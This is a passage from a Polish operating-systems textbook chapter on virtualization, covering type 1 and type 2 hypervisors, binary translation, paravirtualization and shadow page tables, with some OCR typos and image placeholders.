Tabela 7.1. Przykłady hipernadzorców; hipernadzorcy typu 1 działają na fizycznym sprzęcie, natomiast typu 2 korzystają z usług istniejącego systemu operacyjnego-gospodarza

Metoda wirtualizacji	Hipernadzorcy typu 1	Hipernadzorcy typu 2
Wirtualizacja bez obsługi sprzętu	ESX Server 1.0	VMware Workstation 1
Parawirtualizacja	Xen 1.0	
Wirtualizacja z obsługą sprzętu	vSphere, Xen, Hyper-V	VMware Fusion, KVM, Parallels
Wirtualizacja procesów		Wine

7.4. TECHNIKI SKUTECZNEJ WIRTUALIZACJI

Możliwość wirtualizacji i wydajność to ważne kwestie. Spróbujmy więc przyjrzeć im się trochę bliżej. Przyjmijmy na chwilę, że mamy hipernadzorę typu 1, który obsługuje jedną maszynę wirtualną (tak jak pokazano na rysunku 7.2). Podobnie jak wszystkie systemy hipernadzorców typu 1, działa on na fizycznym sprzęcie. Maszyna wirtualna działa jako proces użytkownika w trybie użytkownika. W związku z tym nie ma prawa uruchamiania wrażliwych instrukcji (w sensie Popka i Goldberga). Jednak na maszynie wirtualnej działa system operacyjny-gosć, który „myśli”, że jest w trybie jądra (choć oczywiście w rzeczywistości nie działa w tym trybie). Taki tryb będziemy nazywali *trybem wirtualnego jądra*. Maszyna wirtualna uruchamia także procesy użytkownika, które także „myślą”, że są w trybie użytkownika (i rzeczywiście w nim są).



Rysunek 7.2. Jeśli jest dostępna technika wirtualizacji, to w przypadku gdy system operacyjny na maszynie wirtualnej uruchamia instrukcję tylko dla jądra, w rzeczywistości wykonuje rozkaz pułapki do hipernadzorcy


Co się dzieje, gdy system operacyjny-gosć (który „myśli”, że jest w trybie jądra) wykonuje instrukcję, która jest dozwolona tylko wtedy, gdy procesor naprawdę działa w trybie jądra? Zazwyczaj w procesorach bez mechanizmu VT wykonanie instrukcji kończy się niepowodzeniem, a system operacyjny się zawiesza. W procesorach z mechanizmem VT, kiedy system operacyjny-gosć wykona wrażliwą instrukcję, wykonywany jest rozkaz pułapki do jądra, tak jak pokazano na rysunku 7.2. Hipernadzorca może następnie zbadać instrukcję, aby przekonać się, czy

była wydana przez system operacyjny-gosia na maszynie wirtualnej, czy też przez program użytkownika na maszynie wirtualnej. W pierwszym przypadku przygotowuje się do wykonania instrukcji. W drugim — emuluje działania rzeczywistego sprzętu w konfrontacji z wrażliwą instrukcją uruchamianą w trybie użytkownika.

7.4.1. Wirtualizacja systemów bez obsługi wirtualizacji

Budowanie systemu maszyn wirtualnych jest stosunkowo proste w przypadku, gdy jest dostępny mechanizm VT. Zastanówmy się jednak, co robiono przed powstaniem tego mechanizmu. Firma VMware np. wydała hipernadzorę na długo przed pojawieniem się rozszerzenia wprowadzającego obsługę wirtualizacji na platformie x86. Stało się to dzięki temu, że inżynierowie oprogramowania, którzy budowali takie systemy, w sprytny sposób wykorzystali technikę *tłumaczenia binarnego* i cechy sprzętu, które miała platforma x86, takie jak *pierścień ochrony* (ang. *protection rings*) procesora.

Przez wiele lat platforma x86 obsługiwała cztery tryby (lub pierścień) ochrony. Pierścień 3 jest najmniej uprzywilejowany. W nim działają zwykłe procesy użytkowników. W tym pierścieniu nie można wykonywać instrukcji uprzywilejowanych. Pierścień 0 jest najbardziej uprzywilejowany i pozwala na wykonywanie wszystkich instrukcji. W normalnej eksploatacji w pierścieniu 0 działa jądro. Pozostałe dwa pierścienie nie są używane przez żaden ze współczesnych systemów operacyjnych. Innymi słowy, hipernadzorcy mogli swobodnie z nich skorzystać. W związku z tym, jak pokazano na rysunku 7.3, w wielu rozwiązaniach wirtualizacji hipernadzorca działa w trybie jądra (pierścień 0), a aplikacje działają w trybie użytkownika (pierścień 3), ale system operacyjny-gosia jest umieszczony w warstwie uprawnień pośrednich (pierścień 1). W rezultacie jądro jest „uprzywilejowanym krewnym” w stosunku do procesów użytkownika, a wszelkie próby dostępu do pamięci jądra z programu użytkownika prowadzą do naruszenia zasad dostępu. Jednocześnie uprzywilejowane instrukcje systemu operacyjnego-gosia trafiają jako pułapki do hipernadzorcy. Hipernadzorca wykonuje pewne testy sprawdzające, a następnie uruchamia instrukcje w imieniu systemu operacyjnego-gosia.



Rysunek 7.3. Tłumacz binarny przepisuje instrukcje systemu operacyjnego-gosia działającego w pierścieniu 1, natomiast hipernadzorca działa w pierścieniu 0

Uruchamianie wrażliwych instrukcji w kodzie jądra systemu operacyjnego-gosia można opisać w następujący sposób: hipernadzorca sprawdza, czy jeszcze istnieją. Aby to zrobić, przepisuje kod — po jednym podstawowym bloku na raz. *Podstawowy blok* to krótka sekwencja instrukcji, która kończy się rozwidleniem sterowania. Zgodnie z definicją podstawowy blok nie zawiera instrukcji skoku, wywołania procedury, pułapki, powrotu lub innych instrukcji, które

zmieniają przepływ sterowania, z wyjątkiem ostatniej instrukcji, która właśnie to robi. Tuż przed wykonaniem podstawowego bloku hipernadzorca skanuje go po raz pierwszy, aby sprawdzić, czy nie zawiera on wrażliwych instrukcji (w sensie Popka i Goldberga). Jeśli tak, to zastępuje je wywołaniem procedury hipernadzorcy, która obsługuje takie instrukcje. Przekazanie sterowania w ostatniej instrukcji jest również zastępowane wywołaniem funkcji hipernadzorcy (aby uzyskać pewność, że może powtórzyć procedurę dla następnego bloku podstawowego). Dynamiczne tłumaczenie i emulacja brzmi jak kosztowna operacja, ale zazwyczaj taka nie jest. Tłumaczone bloki są buforowane, dlatego w przyszłości tłumaczenie nie jest potrzebne. Ponadto większość bloków kodu nie zawiera instrukcji wrażliwych lub uprzywilejowanych i dlatego mogą być one uruchamiane w sposób natywny. W szczególności, o ile hipernadzorca dokładnie konfiguruje sprzęt (jak to się dzieje np. w systemach VMware), tłumacz binarny może zignorować wszystkie procesy użytkownika — one i tak wykonują się w nieuprzywilejowanym trybie.

Po zakończeniu wykonywania bloku podstawowego sterowanie jest zwracane do hipernadzorcy, który wyszukuje kolejny blok podstawowy. Jeśli ten kolejny blok już został przetłumaczony, to może być wykonany natychmiast. W przeciwnym razie jest najpierw tłumaczony, następnie buforowany i na koniec uruchamiany. Ostatecznie większość programów znajdzie się w pamięci podręcznej i będzie działała z szybkością bliską pełnej. W systemie tym stosowanych jest szereg optymalizacji. Jeśli np. podstawowy blok kończy się skokiem (lub wywołaniem) innego podstawowego bloku, ostatnią instrukcję można zastąpić skokiem lub bezpośrednio wywołać przetłumaczony podstawowy blok. W ten sposób eliminuje się koszty związane z wyszukiwaniem następnego bloku. Nie ma również potrzeby zastępowania wrażliwych instrukcji w programach użytkownika. Sprzęt i tak je zignoruje.

Z drugiej strony często tłumaczenie binarne jest wykonywane na całym kodzie systemu operacyjnego-goszcia działającego w pierścieniu 1. Zastępowane są nawet uprzywilejowane wrażliwe instrukcje, które w zasadzie można by obsłużyć za pomocą pułapek. Powodem jest to, że obsługa pułapek jest bardzo kosztowna, a stosowanie tłumaczenia binarnego prowadzi do lepszej wydajności.

Dotychczas opisaliśmy hipernadzorcę typu 1. Mimo że hipernadzorcy typu 2 koncepcyjnie różnią się od typu 1, w większości przypadków dla obu typów stosowane są te same techniki. Przykładowo w systemie VMware ESX Server (hipernadzorcy typu 1, który pojawił się po raz pierwszy w 2001 roku) używano dokładnie takiego samego tłumaczenia binarnego jak w pierwszych wersjach systemu VMware Workstation (hipernadzorcy typu 2 wydanego dwa lata wcześniej).

Jednak natywne uruchomienie kodu systemu operacyjnego-goszcia i wykorzystanie dokładnie tych samych technik wymaga od hipernadzorcy typu 2 manipulowania sprzętem na najniższym poziomie — tzn. wykonywania operacji, które nie mogą być wykonane z poziomu przestrzeni użytkownika. Przykładowo deskryptory segmentów dla kodu systemu operacyjnego-goszcia muszą być dokładnie ustawione na odpowiednią wartość. Aby wirtualizacja była wierna, system operacyjny-goszcz powinien „mieć przekonanie”, że jest prawdziwym i jedynym „królem góra”, z pełną kontrolą wszystkich zasobów maszyny oraz dostępem do całej przestrzeni adresowej (4 GB na komputerach 32-bitowych). Gdy król spotka innego króla (jádro hosta) hasającego w jego przestrzeni adresowej, nie będzie zachwycony.

Niestety, to jest dokładnie to, co się dzieje, gdy system operacyjny-goszcz działa jako proces użytkownika w zwykłym systemie operacyjnym. W systemie Linux np. proces użytkownika ma dostęp do tylko 3 GB z 4-gigabajtowej przestrzeni adresowej, a pozostały 1 GB jest zarezerwowany dla jádra. Każda próba dostępu do pamięci jádra prowadzi do pułapki. W zasadzie możliwe jest przechwycenie pułapki i emulacja odpowiednich działań, ale jest to kosztowne i zazwyczaj wymaga instalowania odpowiednich procedur obsługi pułapek w jádrze hosta. Innym (oczywistym)

sposobem rozwiązania problemu dwóch królów jest modyfikacja konfiguracji systemu w taki sposób, że system operacyjny hosta jest usuwany, a system-gosć otrzymuje do dyspozycji całą przestrzeń adresową. Jednak realizacja tego sposobu z przestrzeni użytkownika — co oczywiste — także jest niemożliwa.

Hipernadzorca musi obsłużyć przerwania — np. gdy dysk wygeneruje przerwanie lub wystąpi błąd strony. Ponadto, jeśli hipernadzorca chce skorzystać ze sposobu *pułapka i emulacji* w odniesieniu do uprzywilejowanych instrukcji, musi mieć możliwość przechwytcenia pułapek. Instalowanie obsługi pułapki (przerwania) w jądrze przez procesy użytkownika nie jest możliwe.

Z tego względu większość nowoczesnych hipernadzorców typu 2 jest wyposażona w moduł jądra działający w pierścieniu 0. Pozwala on wykonywać operacje sprzętowe z wykorzystaniem uprzywilejowanych instrukcji. Oczywiście, manipulowanie sprzętem na najniższym poziomie i udzielenie systemowi operacyjnemu gościa dostępu do pełnej przestrzeni adresowej jest dobre, ale w pewnym momencie hipernadzorca musi po sobie posprzątać i przywrócić oryginalny kontekst procesora. Założmy, że w czasie kiedy działa system operacyjny-gosć, przychodzi przerwanie z urządzenia zewnętrznego. Ponieważ hipernadzorcy typu 2 do obsługi przerwań wykorzystują sterowniki urządzeń hosta, zachodzi potrzeba ponownego skonfigurowania sprzętu w celu uruchomienia kodu systemu operacyjnego hosta. Gdy sterownik urządzenia zaczyna działać, wszystko działa tak, jak system tego oczekuje. Zachowanie hipernadzorców można porównać do postępowania nastolatków, którzy urządzają przyjęcie, gdy wyjadą rodzice. Można dowolnie poprzestawać meble, o ile wszystko będzie poukładane tak, jak było, zanim rodzice powróczą do domu. Przejście od konfiguracji sprzętowej dla jądra hosta do konfiguracji systemu operacyjnego gościa określa się terminem *przełączanie światów* (ang. *world switch*). Mechanizm ten opisujemy szczegółowo przy okazji omawiania systemu VMware w podrozdziale 7.12.

W tym momencie powinno być jasne, dlaczego hipernadzorcy typu 2 działają nawet na sprzęcie bez mechanizmu wirtualizacji: wszystkie wrażliwe instrukcje są zastępowane przez wywołania do procedur, które emulują te instrukcje. Żadne wrażliwe instrukcje wydawane przez system operacyjny-gosć nigdy nie są wykonywane przez fizyczny sprzęt. Są one przekształcane na wywołania hipernadzorców, który następnie je emuluje.

7.4.2. Koszt wirtualizacji

Można by naiwnie oczekiwać, że procesory z mechanizmem VT zdeklasują pod względem wydajności techniki programowe używane w hipernadzorcach typu 2, ale badania pokazują mieszany obraz [Adams i Agesen, 2006]. Okazało się, że podejście *przechwyć i emuluj* stosowane przez sprzęt wyposażony w mechanizm VT generuje mnóstwo pułapek, a te są bardzo kosztowne na nowoczesnym sprzęcie, ponieważ niszczą pamięci podręczne procesora, bufore TLB oraz tablice przewidywania skoków (ang. *branch prediction tables*), wewnętrzne dla procesora. Dla odróżnienia, kiedy wrażliwe informacje zostaną zastąpione wywołaniami do procedur VMware w obrębie działającego procesu, nie ponosi się żadnych kosztów takiego przełączania kontekstu. Jak pokazali Keith Adams i Ole Agesen, przy pewnym obciążeniu czasami oprogramowanie wygrywa ze sprzętem. Z tego powodu niektóre systemy hipernadzorców typu 1 (a także typu 2) ze względów wydajnościowych wykonują tłumaczenia binarne, mimo że oprogramowanie poprawnie wykoną się również bez tego.

W przypadku wykorzystania tłumaczenia binarnego przetłumaczony kod może być wolniejszy lub szybszy od oryginalnego kodu. Założmy, że system operacyjny-gosć wyłącza przerwania sprzętowe za pomocą instrukcji **CLI** (od ang. *Clear Interrupts* — dosł. zeruj przerwania). W niektórych architekturach ta instrukcja może być bardzo wolna — na niektórych procesorach, w których

są stosowane głębokie potoki i uruchamianie instrukcji nie po kolej, może zajmować wiele dziesiątek cykli. Do tej pory powinno być jasne, że jeśli system operacyjny-gość chce wyłączyć przerwania, nie znaczy to, że hipernadzorca naprawdę powinien je wyłączyć dla całej maszyny. Zatem hipernadzorca powinien wyłączyć je dla systemu operacyjnego-gościa, ale bez wyłączania ich naprawdę. Aby to zrobić, może śledzić dedykowaną flagę IF (ang. *Interrupt Flag* — dosł. flaga przerwań) na poziomie wirtualnej struktury danych procesora (dbając o to, aby do maszyny wirtualnej nie docierały żadne przerwania do czasu ich ponownego włączenia). Każde wystąpienie instrukcji CLI w kodzie systemu operacyjnego-gościa zostanie zastąpione przez instrukcję postaci `VirtucalCPU.IF = 0` — która jest bardzo „tanią” instrukcją przesunięcia zajmującą od jednego do trzech cykli. Dzięki temu przetłumaczony kod jest szybszy. Pomimo to w przypadku nowoczesnych mechanizmów VT zazwyczaj sprzęt ma przewagę nad oprogramowaniem.

Z drugiej strony, jeśli system operacyjny-gościa modyfikuje swoje tabele stron, jest to bardzo kosztowne. Problem polega na tym, że każdy system operacyjny-gość na maszynie wirtualnej sądzi, że „jest właścicielem” maszyny i ma swobodę mapowania dowolnej strony wirtualnej na fizyczną stronę w pamięci. Jednak jeśli jedna maszyna wirtualna chce użyć strony fizycznej, która jest już używana przez inną maszynę wirtualną (lub hipernadzorce), ktoś musi ustąpić. Jak dowiemy się z podrozdziału 7.6, aby rozwiązać ten problem, można wprowadzić dodatkowy poziom tabel stron w celu mapowania „fizycznych stron gościa” na właściwe fizyczne strony na hoście. Nic dziwnego, że stosowanie wielu poziomów tabel stron nie jest tanie.

7.5. CZY HIPERNADZORCY SĄ PRAWIDŁOWYMI MIKROJĄDRAMI?

Zarówno hipernadzorcy typu 1, jak i typu 2 działają na bazie niezmodyfikowanych systemów operacyjnych-gości, ale w celu uzyskania satysfakcyjującej wydajności są zmuszone do wykonywania specjalnych zabiegów. Jak dowiedzieliśmy się wcześniej, w przypadku zastosowania parawirtualizacji wykorzystano inne podejście — polegające na zmodyfikowaniu kodu źródłowego systemu operacyjnego-gościa. Zamiast wykonywać wrażliwe instrukcje, system operacyjny-gość z *parawirtualizacją* wykonuje *hiperwywołania*. W rezultacie system operacyjny-gość działa jak program użytkownika, wykonujący wywołania systemowe do systemu operacyjnego (hipernadzorcy). W przypadku wyboru tej ścieżki hipernadzorca musi zdefiniować interfejs składający się ze zbioru wywołań procedur, które mogą wykorzystywać systemy operacyjne-goście. Ten zbiór wywołań w istocie tworzy interfejs API (ang. *Application Programming Interface*), mimo że jest to interfejs do wykorzystania przez systemy operacyjne-gości, a nie programy aplikacyjne.


Idąc o krok dalej, usunięcie wszystkich wrażliwych instrukcji z systemu operacyjnego i wykorzystanie hiperwywołań do uzyskania usług systemowych, takich jak wejście-wyjście, powoduje przekształcenie hipernadzorcy w mikrojdro podobne do pokazanego na rysunku 1.22. Pomyśl zastosowany w technice parawirtualizacji bazuje na założeniu, że emulacja instrukcji charakterystycznych dla sprzętu jest zadaniem trudnym i czasochłonnym. Wymaga wywołań do hipernadzorcy oraz emulowania dokładnej semantyki skomplikowanych instrukcji. O wiele łatwiej nakazać systemowi operacyjnemu-gościowi, by w celu realizacji operacji wejścia-wyjścia korzystał z wywołań hipernadzorcy (lub mikrojädra).

Rzeczywiście są badacze, którzy twierdzą, że hipernadzorców należy uważać za mikrojädra prawidłowe [Hand et al., 2005]. Przede wszystkim trzeba wspomnieć, że jest to pogląd bardzo kontrowersyjny i niektórzy badacze wyraźnie się mu sprzeciwili, twierdząc, że różnica między

nimi nie jest podstawowa [Heiser et al., 2006]. Inni sugerują, że w porównaniu z mikrojądrami hipernadzorcy nie nadają się do budowy bezpiecznych systemów, i twierdzą, że należałoby je rozszerzyć o takie funkcje jądra jak przekazywanie komunikatów i współdzielenie pamięci [Hohmuth et al., 2004]. Wreszcie niektórzy badacze twierdzą, że na temat hipernadzorców nie ma nawet „prawidłowo przeprowadzonych badań” [Roscoe et al., 2007]. Ponieważ nikt nie powiedział nic o prawidłowych (lub nieprawidłowych) podręcznikach o systemach (przynajmniej na razie), uważałyśmy, że robimy właściwie, analizując nieco dokładniej podobieństwa między hipernadzorcami a mikrojądrami.

Głównym powodem, dla którego pierwsze systemy hipernadzorców emulowały kompletnie maszyny, był brak dostępności kodu źródłowego systemów operacyjnych-gosia (np. Windows) lub duża liczba odmian (np. Linux). Być może w przyszłości interfejs API hipernadzorców (mikrojádra) zostanie ustandaryzowany, a kolejne systemy operacyjne będą projektowane tak, by korzystały z tych wywołań, zamiast używać wrażliwych instrukcji. Dzięki temu technologia maszyn wirtualnych będzie łatwiejsza w obsłudze i użytkowaniu.

Różnicę pomiędzy rzeczywistą wirtualizacją a parawirtualizacją zilustrowano na rysunku 7.4. Można na nim zobaczyć dwie maszyny wirtualne obsługiwane na sprzęcie wyposażonym w mechanizm VT. Z lewej strony widzimy niezmodyfikowaną wersję systemu Windows w roli systemu operacyjnego-gosia. W momencie wykonania wrażliwej instrukcji sprzęt generuje pułapkę do hipernadzorca, a ten emuluje ją i zwraca sterowanie. Z prawej strony pokazano zmodyfikowaną wersję Linuksa, która nie zawiera już żadnych wrażliwych instrukcji. Zamiast tego, w momencie gdy musi wykonać operację wejścia-wyjścia lub zmodyfikować kluczowe rejestyre wewnętrzne (np. te, które wskazują na tablicę stron), wykonuje wywołanie hipernadzorcza. Pod tym względem działa podobnie do aplikacji korzystającej z wywołań systemowych w standardowym systemie Linux.



Rysunek 7.4. Rzeczywista wirtualizacja i parawirtualizacja


Na rysunku 7.4 pokazaliśmy hipernadzorca podzielonego na dwie części rozdzielone linią przerywaną. W rzeczywistości na sprzęcie działa tylko jeden program. Jedna jego część jest odpowiedzialna za interpretowanie przechwyconych wrażliwych instrukcji, w tym przypadku z systemu Windows. Druga część po prostu wykonuje hiperwywołania. Na rysunku ta druga część jest oznaczona jako mikrojádro. Jeśli hipernadzorca ma uruchomić tylko parawirtualny system operacyjny-gosia, to nie ma potrzeby emulowania wrażliwych instrukcji i mamy do czynienia z prawdziwym mikrojádrem, które udostępnia podstawowe usługi, takie jak zarządzanie procesami i jednostką MMU. Granica pomiędzy hipernadzorcą typu 1 a mikrojádrem jest mglista. Jak można oczekiwać, stanie się jeszcze mniej wyraźna, w miarę jak hipernadzorcy będą uzyskiwać coraz więcej funkcji oraz hiperwywołań. Jak już wspominaliśmy, temat ten jest kontrowersyjny,

ale staje się coraz bardziej jasne, że program działający w trybie jądra na „gołym sprzęcie” powinien być niewielki i niezawodny oraz składać się z co najwyżej kilku tysięcy, a nie wielu milionów linii kodu.

Parawirtualizacja systemów operacyjnych-gosci stwarza szereg problemów. Po pierwsze: czy wrażliwe instrukcje są zastępowane przez hiperwywołania oraz czy system operacyjny działa na fizycznym sprzęcie? Ostatecznie sprzęt nie rozumie tych hiperwywołań. A po drugie: co się stanie, jeśli na rynku będzie wiele systemów typu hipernadzorca — np. VMware, system Xen typu open source pochodzący z Uniwersytetu Cambridge oraz Hyper-V Microsoft — i wszystkie one będą wykorzystywały nieco zmodyfikowany zbiór wywołań API hipernadzorcy? Jak można zmodyfikować jądro, aby działało na nich wszystkich?

Rozwiążanie zaproponowano w pracy [Amsden et al., 2006]. W tym modelu jądro zostało zmodyfikowane w taki sposób, aby wywoływało specjalne procedury zawsze wtedy, kiedy trzeba wykonać jakąś wrażliwą operację. Wspólnie te procedury są określane jako **VMI** (od ang. *Virtual Machine Interface*) i tworzą warstwę niższego poziomu, która komunikuje się ze sprzętem lub z hipernadzorcą. Zaprojektowano je tak, by były uniwersalne. Nie są związane ze sprzętem ani z żadnym konkretnym hipernadzorcą.

Przykład tej techniki dla parawirtualizowanej wersji Linuksa, znanej jako VMI Linux (VMIL), pokazano na rysunku 7.5. Kiedy system VMI Linux działa na „golym sprzęcie”, trzeba go powiązać z rzeczywistymi (wrażliwymi) instrukcjami, które są wymagane do wykonania pracy w sposób pokazany na rysunku 7.5(a). Podczas działania w systemie hipernadzorcy, np. VMware lub Xen, system operacyjny-gost jest powiązany z różnymi bibliotekami, wykonującymi właściwe (różne) wywołania odpowiedniego hipernadzorcy. W ten sposób rdzeń systemu operacyjnego pozostaje przenośny, a hipernadzorca jest wygodny i w dalszym ciągu wydajny.



Rysunek 7.5. System VMI Linux działający (a) na „golym sprzęcie”, (b) w systemie VMware, (c) w systemie Xen

Opracowano także inne propozycje dla interfejsu maszyny wirtualnej. Popularnym podejściem jest mechanizm *paravirt ops*. Idea jest koncepcyjnie podobna do tej, którą opisaliśmy powyżej, choć różni się w szczegółach. Ogólnie rzecz biorąc, grupa dostawców Linuksa, obejmująca takie firmy jak IBM, VMware, Xen i Red Hat, opowiada się za interfejsem dla Linuksa, który byłby agnostyczny, jeśli chodzi o hipernadzorę. Interfejs zawarty w głównej linii jądra, począwszy od wersji 2.6.23, pozwala mu się komunikować z dowolnym hipernadzorcą zarządzającym fizycznym sprzętem.

7.6. WIRTUALIZACJA PAMIĘCI

Dotychczas zajmowaliśmy się wyłącznie problemem wirtualizacji procesora. System komputerowy, oprócz procesora, ma jednak i inne komponenty. Jest również wyposażony w pamięć i urządzenia wejścia-wyjścia. Je także należy zwirtualizować. Zobaczmy, w jaki sposób się to robi.

Niemal wszystkie systemy operacyjne obsługują pamięć wirtualną, która nie jest niczym innym, jak odwzorowaniem stron w wirtualnej przestrzeni adresowej na strony w pamięci fizycznej. To odwzorowanie jest zdefiniowane przez (wielopoziomowe) tablice stron. Zazwyczaj odwzorowanie jest „wprowadzane w życie” poprzez nakazanie systemowi operacyjnemu ustawienia w procesorze rejestrów sterujących, które wskazują na tablicę stron najwyższego poziomu. Wirtualizacja znacznie komplikuje zarządzanie pamięcią. W rzeczywistości, aby producenci właściwie zrealizowali wirtualizację, musieli podjąć dwie próby.

Przypuśćmy, że maszyna wirtualna działa, a system operacyjny-gosć decyduje się na odwzorowanie stron: 7, 4 i 3 odpowiednio na fizyczne strony: 10, 11 i 12. Tworzy tablice stron zawierające to odwzorowanie i ładuje rejestr sprzętowy, który wskazuje na tablicę stron najwyższego poziomu. To jest wrażliwa instrukcja. W procesorze wyposażonym w mechanizm VT powoduje ona wykonanie wywołania do procedury hipernadzorca. W parawirtualizowanym systemie operacyjnym wygeneruje hiperwywołanie. Dla uproszczenia założymy, że instrukcja ta powoduje wykonanie rozkazu pułapki do hipernadzorca typu 1, ale problem jest taki sam we wszystkich trzech przypadkach.

Co hipernadzorca teraz robi? Jednym z rozwiązań jest zaalokowanie fizycznych stron: 10, 11 i 12 do maszyny wirtualnej i skonfigurowanie właściwych tablic stron w celu odwzorowania wirtualnych stron maszyny wirtualnej o numerach: 7, 4 i 3. Do pewnego momentu wszystko przebiega bez kłopotów.

Przypuśćmy teraz, że zaczyna działać druga maszyna wirtualna, która odwzorowuje swoje strony wirtualne: 4, 5 i 6 na strony fizyczne: 10, 11 i 12, a następnie ładuje rejestr sterujący, wskazujący na tablice stron. Hipernadzorca przechwytuje pułapkę, ale co powinien zrobić? Nie może skorzystać z tego odwzorowania, ponieważ fizyczne strony: 10, 11 i 12 są już używane. Może znaleźć wolne strony, np. 20, 21 i 22, i z nich skorzystać, ale najpierw musi stworzyć nowe tablice stron, które odwzorowują wirtualne strony: 4, 5 i 6 maszyny wirtualnej nr 2 na strony: 20, 21 i 22. Jeśli uruchomi się kolejna maszyna wirtualna, która spróbuje użyć fizycznych stron: 10, 11 i 12, będzie musiała stworzyć odpowiednie odwzorowanie. Ogólnie rzecz biorąc, dla każdej maszyny wirtualnej hipernadzorca musi stworzyć *tablicę stron-cień*, która odwzorowuje strony wirtualne używane przez maszynę wirtualną na właściwe strony otrzymane od hipernadzorca.

Co gorsza, za każdym razem, kiedy system operacyjny-gosć zmieni swoje tablice stron, hipernadzorca musi jednocześnie zmienić tablice-cenie. Jeśli np. system operacyjny-gosć odwzoruje stronę nr 7 na stronę, którą będzie widział jako fizyczną stronę nr 200 (zamiast 10), hipernadzorca będzie musiał się dowiedzieć o tej zmianie. Problem polega na tym, że system operacyjny-gosć może zmienić swoje tablice stron poprzez zwykły zapis do pamięci. Nie są wymagane żadne wrażliwe operacje, dlatego hipernadzorca nie będzie nic wiedział o zmianie i oczywiście nie będzie mógł zaktualizować tablic stron-cieni używanych przez fizyczny sprzęt.

Możliwym (choć nielegantkim) rozwiązaniem dla hipernadzorca jest śledzenie informacji o tym, które strony w pamięci wirtualnej gościa zawierają tablicę stron najwyższego poziomu. Informacje te mogą być pobrane w momencie, kiedy gość po raz pierwszy próbuje załadować wskazujący na niego rejestr sprzętowy, ponieważ ta instrukcja jest wrażliwa i powoduje pułapkę. W tym momencie hipernadzorca może stworzyć tablicę stron-cień i także odwzorować tablicę

stron najwyższego poziomu oraz tablicę stron, na którą sam wskazuje, jako „tylko do odczytu”. Kolejne próby zmodyfikowania dowolnych spośród tych informacji, podejmowane przez system operacyjny-gościa, powodują błąd braku strony i przekazanie sterowania do hipernadzorcy. Może on przeanalizować strumień instrukcji, ocenić, co system operacyjny-gość próbuje zrobić, i odpowiednio zaktualizować tablice stron-cenie. Nie jest to rozwiązanie piękne, ale wykonalne.

Innym, równie niezgrabnym rozwiązaniem jest dokładne odwrotne postępowanie. W tym przypadku hipernadzorca po prostu pozwala systemowi operacyjnemu-gościowi swobodnie dodawać nowe mapowania do jego tablicy stron. Kiedy to się dzieje, w tablicach stron-cenieach nic się nie zmienia. W rzeczywistości hipernadzorca nawet nie jest tego świadomy. Jednak kiedy tylko gość spróbuje uzyskać dostęp do dowolnych nowych stron, występuje błąd i sterowanie powraca do hipernadzorcy. Funkcja hipernadzorczy sprawdza tablice stron gościa w celu stwierdzenia, czy istnieje mapowanie, które należy dodać. Jeśli tak, dodaje je i ponawia próbę uruchomienia instrukcji, która spowodowała błąd. Co się dzieje, gdy gość usunie mapowanie ze swojej tablicy stron? Jest oczywiste, że hipernadzorca nie może czekać na wystąpienie błędu strony, ponieważ taki błąd nie wystąpi. Usunięcie mapowania z tablicy stron jest realizowane za pomocą instrukcji INVLPG (której rzeczywistym zadaniem jest unieważnienie wpisu w buforze TLB). Dlatego hipernadzorca przechwytuje tę instrukcję i usuwa również mapowanie z tablicy stron-cenia. Nie jest to zbyt piękne rozwiązanie, ale działa.

Obie te techniki powodują wiele błędów stron, a błędy stron są kosztowne. Zazwyczaj można rozróżnić „normalne” błędy stron spowodowane przez programy systemu operacyjnego-gościa, próbujące uzyskać dostęp do strony, która została usunięta z pamięci RAM, i błędy stron związane z zapewnieniem synchronizacji pomiędzy tablicami stron-cenieami a tablicami stron gości. Pierwsze to *błędy stron wywołane przez gości* (ang. *guest-induced page faults*). Chociaż zostały one przechwycone przez hipernadzorę, muszą być na nowo „wstrzyknięte” do gości. Taka operacja nie jest wcale tania. Drugie to błędy stron wywołane przez hipernadzorę (ang. *hypervisor-induced page faults*). Są one obsługiwane poprzez aktualizację tabeli stron-cieni.

